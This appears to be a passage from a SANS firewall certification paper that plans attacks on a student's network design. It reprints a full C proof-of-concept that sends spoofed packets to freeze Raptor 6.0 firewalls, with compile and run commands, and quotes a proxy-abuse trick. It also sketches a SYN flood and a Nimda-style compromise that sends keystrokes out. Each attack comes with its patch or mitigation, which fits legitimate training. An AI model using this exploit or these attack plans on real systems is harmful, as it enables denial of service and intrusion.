6.1.1 Failure to Handle Exceptional Conditions

Descriptions of this vulnerability, bugtraq ID 736, also known as Raptor IP Options DoS were found at http://www.securityfocus.com/bid/736 and at http://www.securiteam.com/exploits/Remote_Denial-of-Service_in_Axent_s_Raptor_Firewall_6_0.html and under CVE-1999-0905 at cve.mitre.org. Following is the description found on Security Focus:

It is possible to remotely lock Axent Raptor firewalls by sending them packets with malformed IP options fields. According to an advisory posted to bugtraq by the perdue CERIAS labs, setting the SECURITY and TIMESTAMP IP options length to 0 can cause an infinite loop to occur within the code that handles the options (resulting in the software freezing). A consequence of this is a remote denial of service.

As described above, unpatched Axent Raptor firewalls will go into an infinite loop and thus freeze if malformed packets are sent to them. In particular, they do not properly handle packets with the Security and Timestamp IP options lengths set to zero. The following code sample, also found on Security Focus, exploits this vulnerability by sending packets with the Security and Timestamp IP options lengths set to zero:

```
/*
 * 10.26.1999
 * Axent Raptor 6.0 'IP Options DOS' as documented in BugTraq 10.20.1999
 *
 * Proof of Concept by MSG.Net, Inc.
 *
 * Tested on Intel/*BSD systems, your mileage may vary. No warranty.
 * Free to distribute as long as these comments remain intact.
 *
 * Exercises the IP options bug reported in Raptor 6.0, this bug is fixed by
 * an Axent official patch available at:
 *
 *                ftp://ftp.raptor.com/patches/V6.0/6.02Patch/
 *
 *
 *                                        The MSG.Net Firewall Wrecking Crew
 *
 *                                            [kadokev, l^3, strange, vn]
 *
 *                                            Quid custodiet ipsos custodes?
 */

#define __FAVOR_BSD
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#include <sys/socket.h>
#include <netinet/in.h>
#include <netinet/in_systm.h>
#include <netinet/ip.h>
#include <netinet/tcp.h>
#include <arpa/inet.h>

#define SRC_IP                      htonl(0x0a000001) /* 10.00.00.01 */
#define TCP_SZ                      20
#define IP_SZ                       20
#define PAYLOAD_LEN                 32
#define OPTSIZE                      4
#define LEN (IP_SZ + TCP_SZ + PAYLOAD_LEN + OPTSIZE)


void main(int argc, char *argv[])
```

```
{
  int checksum(unsigned short *, int);
  int raw_socket(void);
  int write_raw(int, unsigned char *, int);
  unsigned long option = htonl(0x44000001);  /* Timestamp, NOP, END */
  unsigned char *p;
  int s, c;
  struct ip *ip;
  struct tcphdr *tcp;

  if (argc != 2) {
    printf("Quid custodiet ipsos custodes?\n");
    printf("Usage: %s <destination IP>\n", argv[0]);
    return;
  }

  p = malloc(1500);
  memset(p, 0x00, 1500);

  if ((s = raw_socket()) < 0)
     return perror("socket");

  ip = (struct ip *) p;
  ip->ip_v    = 0x4;
  ip->ip_hl   = 0x5 + (OPTSIZE / 4);
  ip->ip_tos  = 0x32;
  ip->ip_len  = htons(LEN);
  ip->ip_id   = htons(0xbeef);
  ip->ip_off  = 0x0;
  ip->ip_ttl  = 0xff;
  ip->ip_p    = IPPROTO_TCP;
  ip->ip_sum  = 0;
  ip->ip_src.s_addr = SRC_IP;
  ip->ip_dst.s_addr = inet_addr(argv[1]);


  /* Masquerade the packet as part of a legitimate answer */
  tcp = (struct tcphdr *) (p + IP_SZ + OPTSIZE);
  tcp->th_sport   = htons(80);
  tcp->th_dport   = 0xbeef;
  tcp->th_seq     = 0x12345678;
  tcp->th_ack     = 0x87654321;
  tcp->th_off     = 5;
  tcp->th_flags   = TH_ACK | TH_PUSH;
  tcp->th_win     = htons(8192);
  tcp->th_sum     = 0;

  /* Set the IP options */
  memcpy((void *) (p + IP_SZ), (void *) &option, OPTSIZE);


  c =  checksum((unsigned short *) &(ip->ip_src), 8)
     + checksum((unsigned short *) tcp, TCP_SZ + PAYLOAD_LEN)
     + ntohs(IPPROTO_TCP + TCP_SZ);
  while (c >> 16)   c = (c & 0xffff) + (c >> 16);
  tcp->th_sum = ~c;

  printf("Sending %s -> ", inet_ntoa(ip->ip_src));
  printf("%s\n", inet_ntoa(ip->ip_dst));

  if (write_raw(s, p, LEN) != LEN)
     perror("sendto");
}
```

```
int write_raw(int s, unsigned char *p, int len)
{
  struct ip *ip = (struct ip *) p;
  struct tcphdr *tcp;
  struct sockaddr_in sin;

  tcp = (struct tcphdr *) (ip + ip->ip_hl * 4);

  memset(&sin, 0x00, sizeof(sin));
  sin.sin_family      = AF_INET;
  sin.sin_addr.s_addr = ip->ip_dst.s_addr;
  sin.sin_port        = tcp->th_sport;

  return (sendto(s, p, len, 0, (struct sockaddr *) &sin,
                 sizeof(struct sockaddr_in)));
}


int raw_socket(void)
{
  int s, o = 1;

  if ((s = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) < 0)
    return -1;

  if (setsockopt(s, IPPROTO_IP, IP_HDRINCL, (void *) &o, sizeof(o)) < 0)
    return (-1);

  return (s);
}


int checksum(unsigned short *c, int len)
{
  int sum  = 0;
  int left = len;

  while (left > 1) {
    sum += *c++;
    left -= 2;
  }
  if (left)
    sum += *c & 0xff;

  return (sum);
}

/*###EOF####*/
```

Prior to compiling the above code, we would change the spoofed IP address of 10.0.0.1 to a valid, unused IP address so that Heather's border router would allow the packets. Once changed, we save the exploit code as denial.c on a BSD machine and compile it using the following command:

cc –o denial denial.c

The above command compiles the code and creates the executable named "denial". To execute the actual attack we would use the following command from our BSD machine:

denial 168.34.107.50

Note that we used the firewall IP address as our only argument to the program. Upon running the code, and assuming the firewall had not been patched, the firewall will enter an infinite loop trying to process the invalid IP options thus rendering the firewall useless and denying all communications that pass through it. If Heather had not already done so, she could fix this vulnerability by applying the patch from Axent.

6.1.2 Raptor Firewall HTTP Forwarding Vulnerability

A description of this vulnerability was found at http://www.securiteam.com/securitynews/5UP0N203PA.html. A description of this vulnerability may also be found on CVE as CVE Candidate 2001-0483.

The description from SecuriTeam reads as follows:

> *A security vulnerability in the firewall allows attackers to access internal hosts inside the network if the http forwarding module has been enabled (It is by default).*

SecuriTeam also provides us with the following description of how to exploit this vulnerability:

> *Setting a Raptor Firewall up, allowing the universe to access a local web server (host: webserver), listening on port 80 (normal website and 2000 (admin site). This would give external users access to the admin site listening on port 2000, if the client is configured to use the external interface as a proxy server (For lynx: "export http_proxy = http://external-interface:80/ ; lynx http://webserver:2000/").*
>
> *This works not only for external users, but also for internal users.*

As stated above, this vulnerability would allow us to use the firewall as a proxy to access internal admin web sites listening on ports other than port 80, if they are present. This vulnerability, like the previous one, is easily fixed by applying the appropriate patch from Axent.

6.1.3 Raptor Eagle Firewall Vulnerability

Our final vulnerability is quite old and may not apply to Heather's configuration, but, we can't be certain because she doesn't list her firewall version. The following brief description was found on www.securityfocus.com:

> *PROBLEM: A vulnerability in Raptor Systems Eagle 3.0 product*
> *PLATFORM: HP 9000/700 and 9000/800 systems running only HP-UX 10.01 and the Raptor Eagle 3.0 product*
> *DAMAGE: The security of the enterprise and its applications could be compromised.*
>
> *SOLUTION: Apply patch PHNE_6893 (US/Canadian Domestic installations of HP-UX 10.01 running Eagle 3.0), or*
> *PHNE_6976 (International installations of HP-UX 10.01 running Eagle 3.0).*
> *AVAILABILITY:*

All patches are available via the mechanism described below.

Note how little information was provided in this advisory as compared to the more recent advisories listed in the previous sections.

6.2 Denial of Service Attack

For my denial of service attack, I have chosen to execute a SYN flood from 50 compromised hosts. To illustrate how a SYN flood works, let us first review a normal TCP connection. The following diagram shows the TCP flags set during a normal TCP connection with HOST A connecting to HOST B.

```
HOST A            HOST B
          SYN ->
     <- SYN ACK
          ACK ->
```

Note that resources are allocated for the connection at Host B as soon as the first SYN packet arrived.

During a SYN flood, the attacking computer sends numerous SYN packets from a spoofed, inactive IP address. This causes excessive resource usage and a potential denial of service on the target host because it is unable to complete the connection attempts. Example source code for a SYN flood may be found at http://hackpalace.com/hacking/unix/c/synflood.c. The results of this attack would depend on many factors, but it would likely greatly reduce the throughput at our target network.

One of the steps that Heather could take to mitigate the threat of SYN floods would be to include unassigned address ranges, address 0.0.0.0 and address 127.0.0.1 in her external router rules. This may stop some of the SYN flood packets before they can cause a large impact. She should also ensure that her firewall and router have the latest operating system updates, as they are more likely to handle present and future threats.

6.3 Compromise of an Internal Host

For this task, I'm going to attempt to implant a program on Heather's web server and use that program to compromise an internal machine. Heather does not list the type of web server she's using, so I'm going to assume that she's running Microsoft Internet Information Server (IIS). As shown by the rapid propagation of the Code Red worms and the Nimda worm, vulnerabilities in Microsoft's IIS are not uncommon. For my compromise, I would check www.incidents.org for current trends in network attacks and then research vulnerabilities on www.securityfocus.com and www.securiteam.com to identify the vulnerabilities being exploited. Once potential vulnerabilities were identified, I would develop a program that exploited the vulnerabilities and left me access to the server via HTTP over port 80, in a manner similar to that used by the Nimda worm. The Nimda worm attempts to exploit three different IIS vulnerabilities, bugtraq IDs 1699, 1806 and 2708. A detailed analysis of the Nimda worm is available at http://aris.securityfocus.com/alerts/nimda/010919-Analysis-Nimda.pdf. Further information about the Nimda worm may also be found at http://www.incidents.org/react/nimda.php. Once the server was compromised, I would update its web site to include a program that attempted to compromise internal hosts when they connected to the web server by using an

Internet Explorer MIME header vulnerability in a manner similar to the Nimda worm. Further information about the IE bug that the Nimda worm exploits may be found as bugtraq ID 2524 that may be found on Security Focus at http://www.securityfocus.com/bid/2524 or on SecureiTeam at http://www.securiteam.com/windowsntfocus/5AP0V003PS.html. The code executed on the internal client would be configured to capture and forward internal network traffic and user keystrokes to an anonymous e-mail address, thus potentially providing additional information to further compromise the internal network. The success or failure of my attacks would rely primarily on the service packs and hot fixes that Heather had implemented on her web server and upon the version of Internet Explorer being used by internal employees.

References:

Chris Brenton/Stephen Northcutt/Gary Kessler/Hal Pomeranz. FIREWALLS, PERIMETER PROTECTION, AND VIRTUAL PRIVATE NETWORKS. Baltimore, SANS, May 2001. (Textbooks for SANS 2001 Baltimore Track 2).